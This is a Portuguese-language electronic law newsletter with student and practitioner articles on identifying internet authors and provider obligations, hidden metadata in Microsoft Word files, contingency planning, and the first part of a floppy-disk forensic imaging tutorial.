As senhas podem ser violadas, o computador pode ter sido utilizado por pessoa não pertencente ao sistema, remotamente ou não, e outras situações. O único método que garante a autenticidade, ou seja, que proporciona a certeza da autoria é a assinatura digital, em que há o não-repúdio nos casos das assinaturas emitidas por autoridades homologadas pela ICP-Brasil, e poderá tranquilamente ser utilizado como prova da autoria, num processo que tramita no judiciário brasileiro.

b) Interpretação e a coleta das informações

A análise dos dados identificadores depende de trabalho especializado para a coleta e interpretação das informações. Ocorre que, além de especialistas em tecnologia da informação e peritos em telemática, há necessidade de profissionais que compreendam os termos técnicos e saibam utilizá-los na defesa ou na acusação.

Assim, existe a dificuldade de se saber quais dados coletados são importantes ou dispensáveis para comprovação do fato e de sua autoria e que possa ensejar ingresso de ação na esfera criminal e cível.

c) Obstáculos no acesso às informações – o sigilo e a privacidade das informações

O acesso e a utilização de dados, especialmente na fase de investigação, apresenta uma questão fundamental: estes são sigilosos? Podem ser fornecidos mediante notificação? Somente uma legislação poderá resolver esta questão, especialmente no relacionamento com os provedores e sites.

A busca por maior segurança no meio eletrônico, as políticas preventivas das empresas pontocom e a necessidade de identificação para fins de responsabilização por condutas reprováveis são temas importantes para a atual realidade da Internet.

Estes temas, entretanto, chocam com questão da privacidade e do sigilo das informações pessoais. Não temos dúvidas que a palavra privacidade, nos últimos

tempos, está cada vez mais sendo utilizada e suas proporções são muito maiores do que há alguns anos.

Privacidade e sigilo são direitos garantidos por nossa Constituição e em importantes tratados internacionais, já ratificados pelo Brasil. Ambos se relacionam com informações estratégicas, identificadoras e individualizadoras das pessoas físicas e jurídicas. Como ponderar a necessidade de maior segurança com a questão da Privacidade e do sigilo, ainda é, e por um bom tempo será, uma dúvida latente.

E, em especial, existe a dúvida se os dados identificadores com IP, registro de logs, contas de e-mail são de fato passíveis de proteção baseada na privacidade e no sigilo assim, como assim ocorre no caso das correspondências e das comunicações telegráficas.

d) Detentores das informações – O papel dos provedores e dos sites

Rastrear o e-mail que enviou mensagem ilícita, de caráter desonroso ou ameaçador, detectar quem foi o responsável pela violação dos direitos autorais e outros exemplos corriqueiros dependem de um elemento essencial: o provedor de Internet. Os provedores são os que mais estão preocupados com tal tema, tendo em vista os gastos elevados para atuar de acordo com as disposições legais.

De fato, após a entrada em vigor do Novo Código Civil, e com a adoção completa da Teoria do Risco do artigo 927, parágrafo único, os provedores passaram a se preocupar com a questão da identificação e, principalmente, com a possibilidade de serem chamados em juízo ou notificados para prestarem informações sobre eventos ocorridos dentro de seus sistemas.

Os provedores devem conter bancos de dados suficientes para armazenar os dados de todos aqueles que se conectam ao seu serviço. E diante do conselho de especialistas, os provedores deverão armazená-los por tempo mínimo de três anos.

E, neste sentido, não há como negar que, sem a atuação do provedor no fornecimento de dados, haveria sim, a impunidade na Internet, e muitos casos ficariam sem efeito.

A dificuldade na questão está pautada em 2 aspectos gerais que são utilizados como argumentos pelos provedores: o sigilo garantido pela Constituição de 1998 e a privacidade do fluxo da informação.

E como a privacidade é um dos temas que ganharam dimensões enormes na Internet é sob este argumento e baseados na legislação sobre interceptação de fluxo que as empresas provedoras evitam a disponibilização das informações requeridas.

Entretanto, a opinião de que tais dados infrinjam tal legislação não parece acertada, principalmente quando pautados na necessidade da prestação jurisdicional. Isto não significa que os provedores atuam condizentes com a criminalidade crescente na Internet, mas que se utilizam tais argumentos para salvaguardar as informações de seus usuários.

Desta forma, havendo necessidade, e após tal demonstração, os provedores deverão sim, disponibilizar dados que comprovem a autoria, ou seja, quem estava utilizando o computador e praticou a conduta, sob pena de se aplicar às sanções determinadas pela responsabilidade objetiva, tendo em vista a atividade que exercem.

Neste paradigma, atualmente, para haver a devida prestação jurisdicional, o autor deverá ingressar com ação própria contra os provedores para obter primeiramente os dados, caso mediante outros meios estes não sejam fornecidos.

A responsabilidade objetiva dos provedores se dá a partir da notificação. Sabendo da consulta e da necessidade de disponibilização, este se vincularia ao autor numa relação de responsabilidade civil, de caráter indenizatório, pelos danos decorrentes da falta da informação necessária para propositura de demanda contra o autor da conduta lesiva.

Uma legislação neste sentido facilitaria o trabalho e diminuiria os custos para as partes. Esta deveria ser pautada na fundamentada necessidade de disponibilização da informação. Assim, comprovando o dano, estas poderiam ser fornecidas.

Da mesma forma ocorre com os sites que devem guardar os dados de seus usuários para eventuais litígios. Não há dúvidas de que este posicionamento ensejará, num futuro próximo, a exigência dos sites de que seus usuários, antes de ter acesso ao seu conteúdo, se loguem. O princípio da responsabilidade objetiva aplica-se também e da mesma forma, aos sites.

Estas questões supracitadas cada vez mais serão discutidas e em breve deverá ser elaborado projeto de lei a respeito. E a exemplo de outros países, precisamos garantir segurança jurídica na Internet com uma junção de normas jurídicas e técnicas para o controle daqueles que utilizam mal a tecnologia visando vantagens indevidas.

E a Internet será mais confiável quando as pessoas souberem utilizá-la com bom senso e quando se prevalecerem da sensação de estarem anônimas para aumentarem seus relacionamentos de forma positiva e que haja, sim, responsabilização dos eventos provenientes do meio eletrônicos.

E que principalmente, os usuários tenham a consciência que privacidade na Internet estará cada vez mais restrita e que seus dados, seu perfil, sua conduta em

algum lugar ficará registrada e por alguém, que poderá utilizá-la no caso de litígio.

Utilizar o computador com bom senso, consciência e boa-fé são requisitos para um convívio seguro com as novas tecnologias.

Carolina de A. V. Chaves
(carolina_chaves@ig.com.br)

Aluna do 5o. ano da Faculdade de Direito da Universidade Presbiteriana Mackenzie, Administradora e Membro do Grupo de Estudos em Comércio Eletrônico do Instituto Fran Martins, Colaboradora da revista eletrônica 2bnews e do site Feiras do Brasil, colunista do site Direito na Web, Membro do Conselho de Comércio Eletrônico da Federação do Comércio do Estado de São Paulo, Membro do Núcleo de Desenvolvimento Acadêmico da OAB/SP, Membro do Grupo de Pesquisa em Lex Mercatoria do Instituto de Pesquisa em Comércio Internacional Tecnologia da Informação e Desenvolvimento (CITTED);Palestrante no II Congresso de Direito Eletrônico da Universidade Mackenzie; Estagiou no Opice Blum Advogados Associados, no Portal 2bexpo "All Business Network" e na Procuradoria de Assistência Judiciária.



DESCUBRA O QUE HÁ DENTRO DE UM DOCUMENTO DO MICROSOFT WORD

Andrey Rodrigues de Freitas

Através de um Editor Hexadecimal (WinHex **figura 1**) ou HView 2000 (**figura 2**) ou de um simples editor de textos (NotePad por exemplo) é possível encontrar dados ocultos dentro de um arquivo do Microsoft Word, muitas vezes essas informações são interessantes e importantes em uma investigação, estes dados ocultos são conhecidos como MetaDatas.

Por motivos de segurança o governo Britânico abandonou o uso do Microsoft Word em favor do formato PDF.




Figura 1




Figura 2

Para demonstração dos dados ocultos, criei um documento no Word 2000 e escrevi um pequeno texto. Iremos agora analisar as informações encontradas neste documento:

..ô.....è.....p.©ÿøªÃ.¶.....ð.....f.....
..f.....θ...ç.....f.....w.....w.....f.....
.....¶.....¶.....ç.....ç.....ç.....ç.....ù.....
Teste de Exemplo.....
Fragmento 1

Análise 1:

Dentro do documento encontramos o texto que escrevi, "Teste de Exemplo", podemos observar que o texto está em um formato legível mesmo visualizando-o em um Editor Hexadecimal e que não é necessário se ter o MS Word para saber o que há dentro de um documento.

.8..@ñÿ..8.....N.o.r.m.a.l.....CJ...H..
aJ..mH..sH..tH.....6.A@ðÿi.6.....F.o.n.t.e. .p.a.
r.á.g... .p.a.d.r.ã.o.....ÿÿÿÿ.....~..
..0.....€...€.....
.....ÿÿ.....A.n.d.r.e.y. .R.o.d.r.i.g.
u.e.s...D::\E.x.e.m.p.l.o.1..d.o.c.ÿ@€.....ô.ç.....
.....@...@...ÿÿ.....U.n.k.n.o.w.n.ÿÿ.....
.....ÿÿ.....ÿÿ.....ÿÿ.....ÿÿ.....ÿÿ.....G. •.....‡z. .
..€.....ÿ.....T.i.m.e.s. .N.e.w. .R.o.m.a.n..5. •.....
.....€...S.y.m.b.o.l...3& •.....‡z. .
€.....ÿ.....A.r.i.a.l...".1.^..ðÃ...©.....¹s{!}s{!}.....
.....!..ð.....
Fragmento 2

Análise 2:

Neste pedaço de código encontramos algumas informações muito interessantes!

"F.o.n.t.e. .p.a.r.á.g... .p.a.d.r.ã.o." = Fonte e Parágrafo do texto no modo padrão.

"A.n.d.r.e.y. .R.o.d.r.i.g.u.e.s..." = Autor do documento (essa informação é muito importante em uma análise pericial).

"D:.\E.x.e.m.p.l.o.1...d.o.c." = Local onde o documento foi criado (D:\) e o nome do documento (Exemplo1.doc).

Em algumas versões anteriores do MS Word, a Microsoft armazenava também dentro do documento o endereço MAC da placa de rede, e através deste descuido sabíamos exatamente qual máquina tinha criado o documento!

Podemos também descobrir através do Editor Hexadecimal a senha utilizada para proteger o documento como "Somente Leitura".

```
.....T.e.s.t.e. .d.e. .E.x.e.m.p.l.o. .1...T.e.s.t.e...T.e.s  
.t.e.,. .E.x.e.m.p.l.o.,. .1.....A.n.d.r.e.y. .R.o.d.r.i.g.u.e.s  
...A.n.d.r.e.y. .R.o.d.r.i.g.u.e.s.
```

Fragmento 3

Análise 3:

Neste fragmento encontramos algumas informações referentes às Propriedades do documento (ver : Menu "Arquivos" -> "Propriedades" do MS Word).

Onde:

"T.e.s.t.e. .d.e. .E.x.e.m.p.l.o. .1" = Título do documento.

"T.e.s.t.e" = Assunto do documento.

"T.e.s.t.e.,. .E.x.e.m.p.l.o.,. .1" = Palavras-Chave.

"A.n.d.r.e.y. .R.o.d.r.i.g.u.e.s" = Autor do documento.

```
....ä.....Teste de Exemplo 1.....Teste.de.....Andr  
ey Rodrigues.1.....Teste, Exemplo, 1.....Sem comentár  
ios.....Normal.dot.r.....Andrey Rodrigues.....1.dr  
.....Microsoft Word 9.0...@....€†G....@....~£³ØªÄ.@.....*ûØªÄ.
```

Fragmento 4

Análise 4:

Encontramos em uma outra parte as mesmas informações anteriores e também algumas novas...

"Normal.dot" = Documento Modelo.

"Sem comentários" = Comentários.

"Microsoft Word 9.0" = Microsoft Word 2000.

```
.Não clas  
sificado..p.....Eu mesmo.ifi.....ARF Inf..ifi.....  
.....ü.....  
Teste de Exemplo 1.....Título.
```

Fragmento 5

Análise 5:

Em um outro local do documento encontramos a complementação das propriedades do arquivo.

"Não classificado" = Categoria.

"Eu mesmo" = Gerente.

"ARF Inf" = Empresa.

Observação 1:

Fiz uma alteração no texto do documento e o salvei com outro nome, vejamos se alguma alteração aconteceu em sua estrutura e se é possível encontrar alguma outra informação importante...

```
.....i.....8..@ñÿ..8.....N.o.r.m.a.l.....CJ.._H..
aJ..mH..sH..tH.....6.A@òÿi.6.....F.o.n.t.e. .p.a.
r.á.g... .p.a.d.r.ã.o.....ÿÿÿÿ.....~
...0.....€...€.....
.....ÿÿ.....A.n.d.r.e.y. .R.o.d.r.i.g.
u.e.s...D::\E.x.e.m.p.l.o.1...d.o.c...A.n.d.r.e.y. .R.o.d.r.i.
g.u.e.s...D::\E.x.e.m.p.l.o.2...d.o.c.ÿ@.€.....ÿt.....
.....P...@..ÿÿ.....U.n.k.n.o.w.n.ÿÿ.....
.....ÿÿ.....ÿÿ.....ÿÿ.....ÿÿ.....ÿÿ.....G. •.....‡z.
...€.....ÿ.....T.i.m.e.s. .N.e.w. .R.o.m.a.n..5. •.....
.....S.y.m.b.o.l...3& •.....‡z.
..€.....ÿ.....A.r.i.a.l..."...ñ.^..đĂ...©.....çs{|çs{|.....
```

Fragmento 6

Análise 6:

Apareceu um outro arquivo nas informações ocultas ?

Na verdade o que aconteceu foi que o usuário Andrey Rodrigues criou um documento no drive D com o nome de Exemplo1.doc, depois o mesmo usuário alterou o documento e o salvou com o nome de Exemplo2.doc, pelo que podemos observar o MS Word rastreia o documento.

Observação 2:

Fiz uma outra alteração, alterei o documento e o salvei (salvar como..) em um outro diretório, vejamos se o Word rastreou as alterações...

```
A.n.d.r.e.y. .R.o.d.
r.i.g.u.e.s...D::\E.x.e.m.p.l.o.1...d.o.c...A.n.d.r.e.y. .R.o.
d.r.i.g.u.e.s...D::\E.x.e.m.p.l.o.2...d.o.c...A.n.d.r.e.y. .R.
o.d.r.i.g.u.e.s...D::\L.i.x.o.\E.x.e.m.p.l.o.3...d.o.c.
```

Fragmento 7

Análise 7:

Sim, rastreou. Salvei o documento com o nome de Exemplo3.doc dentro do diretório D:\Lixo. Por padrão o Microsoft Word guarda os dados das 10 últimas alterações sofridas pelo documento.

Conclusão:

Cada vez que você alterar e salvar o documento em lugares diferentes o Word irá rastreá-lo (guardará as informações por onde ele passou, seus nomes e usuários). Mas se você não quer que terceiros descubram informações sobre os seus documentos ou sobre você, só há uma recomendação: deixar de utilizar o Microsoft Word.

O Governo Britânico deixou de usar o MS Word porque publicou um documento em formato Word, sobre a evidência de armas de destruição em massa no Iraque. Mas através dos MetaDatas se demonstrou que o informe era na realidade um plágio de antigas publicações.

Andrey Rodrigues de Freitas
(periciaforense@yahoo.com.br)

Graduado em Processamento de Dados, pós-graduado em Computação Aplicada e pós-graduado em Internet Security (Advanced School of Internet Security). Criador / moderador do Grupo Perícia Forense Aplicada à Informática.

IMPERFECTION IN THE SYSTEM

Leonildo Junior



Todos os sistemas possuem falhas, e tudo é um sistema, por isso vamos esquecer a ilusão de que sistema tem haver, apenas, com a área da informática e abrir os olhos para o verdadeiro sentido.

Quando você chega ao escritório, talvez não perceba nada, mas lá existe um sistema. Experimente parar e olhar ao seu redor, sempre que chegar ao trabalho, vai perceber que muitas coisas são iguais todos os dias. Não quero falar sobre mobília, refiro-me ao comportamento das pessoas.

Fulana sempre sentada ao lado de fulano, alguém sempre fazendo fofoca e outro sempre fumando um cigarro na varanda. João sempre anda junto com

Paulo e assim vai, é tudo um sistema, precisamos dele para que a vida prossiga sem problemas.

Problemas como estes podem arruinar anos de trabalho, pode fazer pessoas perderem empregos e, dependendo da importância do sistema para a organização, fazer organizações irem a falência. Mais não chore ainda, nem tudo são espinhos, existe um método chamado plano de contingência.

Plano de contingência – vulgo Plano de Recuperação de Desastres (Disaster Recovery Plan - DRP) é o mesmo que estabelecer regras para agir em caso de uma *Imperfection in the system*. Por exemplo:

Você tem um sistema que cadastra os clientes e registra as vendas da sua loja, toda venda precisa ser registrada e todos os clientes novos também. É através deste sistema que você gera os boletos de pagamento e a nota fiscal para o cliente.

O controle de pagamento a prazo é feito também neste programa informatizado que você tem nos computadores. Um vírus de computador afeta sua rede e impossibilita a utilização deste sistema, e agora? Como prosseguir com as vendas, uma vez que elas eram registradas no sistema que falhou ou pior, você perdeu o controle de pagamentos e ao sabe quem deve lhe pagar e quando deve.

É aí que entra o Plano de Contingência, se você tivesse um backup, atualizado, do seu sistema gravado em um CD, um formulário, em papel, para cadastro de clientes e um para controle de vendas, boletos e nota fiscal para preenchimento manual. Com todas essas precauções você não teria problema, quando ocorresse uma

Imagine que você tenha que digitar todos os relatórios de vendas mensais, pois de alguma forma a pasta suspensa que continha os arquivos sumiu, ou melhor, imagine a perda que você teria se alguém roubasse o seu caderninho de anotações que servia para anotar as vendas para pagamento futuro?

Quando falei em problemas não me referi apenas a roubos ou perdas, pense em incêndios que podem queimar em segundos anotações e arquivos de anos. Que pânico que seria heim? Qual a relação disto com sistemas? Pensa um pouco na breve descrição de sistemas que deixei no início do texto. Ao arquivar todos os relatórios em uma pasta suspensa e guardar em um armário você está executando o seu sistema, sistema é, em uma descrição bem “mesquinha”, um padrão para se fazer as coisas, e um incêndio, perda, roubo ou qualquer coisa que lhe impossibilite de executar os procedimentos normais é o que eu chamo de *Imperfection in the system* ou simplesmente “Falha no Sistema”.

Imperfection in the System você poderia prosseguir suas atividades e depois registrar tudo no computador quando o problema no sistema fosse solucionado.

Apesar de parecer complicado e palavras, criar um plano de contingência é simples, muitas vezes você o faz sem perceber. Quando você sai de casa para o trabalho, você sabe que vai gastar apenas R\$ 3,00 reais com o transporte, mais você leva R\$ 10,00 reais mesmo sem expectativa nenhuma de utilizar este dinheiro, você está sendo precavido. Se o ônibus quebrar no caminho e você estiver tão atrasado que não poderá se dar ao luxo de esperar que o cobrador pare outro ônibus para levar você ao destino sem pagar outro transporte?

Vamos analisar esta situação, você faz parte de um sistema, todos os dias você sai de casa para ir ao trabalho, para chegar lá você precisa pegar a condução, paga o valor estabelecido e ela leva você ao trabalho. Este sistema, como vários outros, é baseado em meios, metas e prazos, você precisa chegar ao trabalho, esta é sua meta, você pega um ônibus, este é o meio utilizado para alcançar sua meta, você precisa estar lá às 8:00h e este é o seu prazo. No seu sistema normal você pega o ônibus das 7 horas chega às 8 em ponto, tudo de acordo com seu prazo, mas o ônibus quebra e você



vai se atrasar, ou seja, vai chegar depois do prazo estabelecido para cumprir sua meta. A mensagem que aparece na sua tela mental é "*Imperfection in the System*" e agora?

É aí que entra o seu Plano de Contingência, a sua contra medida se preferir, você saiu de casa com um dinheiro a mais que o necessário para fazer o seu sistema funcionar, você estava prevendo, mesmo que de forma inconsciente, uma falha no sistema. Elas

ocorrem sempre por que qualquer sistema possui falhas e tudo é um sistema, então você precisa estar sempre preparado com um Plano de Recuperação de Desastres.

Para finalizar vai uma dica: Nunca deixe o seu plano de contingência desatualizado e nunca deixe ele no disco rígido de um computador pois senão você terá que criar um plano para o seu plano de contingência e depois um plano do plano e por aí vai...

Leonildo Junior
(leonildojunior@yahoo.com.br)

Estudante, nível técnico de informática, Escola Baiana de Ciências e Tecnologias.

Informativo Direito Eletrônico

O **Informativo Direito Eletrônico** é uma publicação on-line sobre temas do Direito na Internet, promovida pela Comissão de Estudos e Pesquisa Científica em Direito nos Meios Eletrônicos da Faculdade de Direito Mackenzie.

Cadastro para recebimento no email mackcomel@ig.com.br

Apoio Institucional : CBEJI e Comunidade Alfa-Redi

Equipe Editorial

Conteúdo Editorial / Diagramação : Carolina Chaves

Revisão : Karina Fiorini e Marcella Costa

Colaboradores : Membros da Comissão de Estudos do Mackenzie

Professora Orientadora : Juliana Canha Abrusio



PÉRICIA EM DISQUETE – Parte 1

Andrey Rodrigues de Freitas

Este primeiro artigo irá demonstrar como criar a imagem de um disquete (floppy drive) para posterior análise. Para a criação de uma imagem de um HD (hard drive) você poderá seguir os mesmos procedimentos usados neste exemplo.

Mas por que criar uma imagem ?

É necessária a criação de uma imagem para que a prova não seja destruída caso algum descuido aconteça, mas se chegar a acontecer algum problema com as informações da imagem os únicos dados perdidos seriam os do disquete clonado e não a prova verdadeira. Para a criação de uma imagem é imprescindível o uso de um software especial. Para este exemplo utilizaremos o **GetDataBack for FAT** da Runtime Software.




Figura 1

Imaginemos agora a seguinte situação: você é um perito em informática (participou de uma mega-operação que culminou com o fechamento de sites em mais de 10 países, com prisões de diversas pessoas e apreensão de uma quantidade enorme de equipamentos, incluindo computadores, notebooks, vídeos e fotos) e recebe a missão de analisar um determinado disquete.

Este disquete já passou pelas mãos de várias pessoas e todas chegaram à conclusão de que não há nada dentro dele, iremos analisá-lo e tentaremos provar que *"nem sempre o que não se vê não quer dizer que não exista"*.

Criando a imagem do disquete

Utilizando o Windows Explorer (observe a **figura 1**) notamos que não há nada dentro do disquete. Fizemos a mesma verificação através do prompt do MS DOS (**figura 2**) e realmente não aparenta haver nada.




Figura 2

Inicie o *GetDataBack for FAT* (há também uma versão para NTFS), selecione o Drive que irá ser clonado (**figura 3**), que no nosso caso será o FD0 (1º drive de disquete) e clique no botão Next.




Figura 3

No passo 2 (*Step 2 : Select Source*) (**figura 4**), o sistema irá analisar o drive escolhido (*1st floppy drive 1.44 MB (FD0)*) e apresentará informações sobre o disquete na parte direita da tela.




Figura 4

Nesta mesma tela do passo 2, selecione o Menu “Tools” (**figura 5**) e escolha a opção “Create image file...”, abrirá uma tela para que você dê um nome para a imagem a ser criada, que no nosso exemplo se chamará “Disquete.img” (**figura 6**).




Figura 5

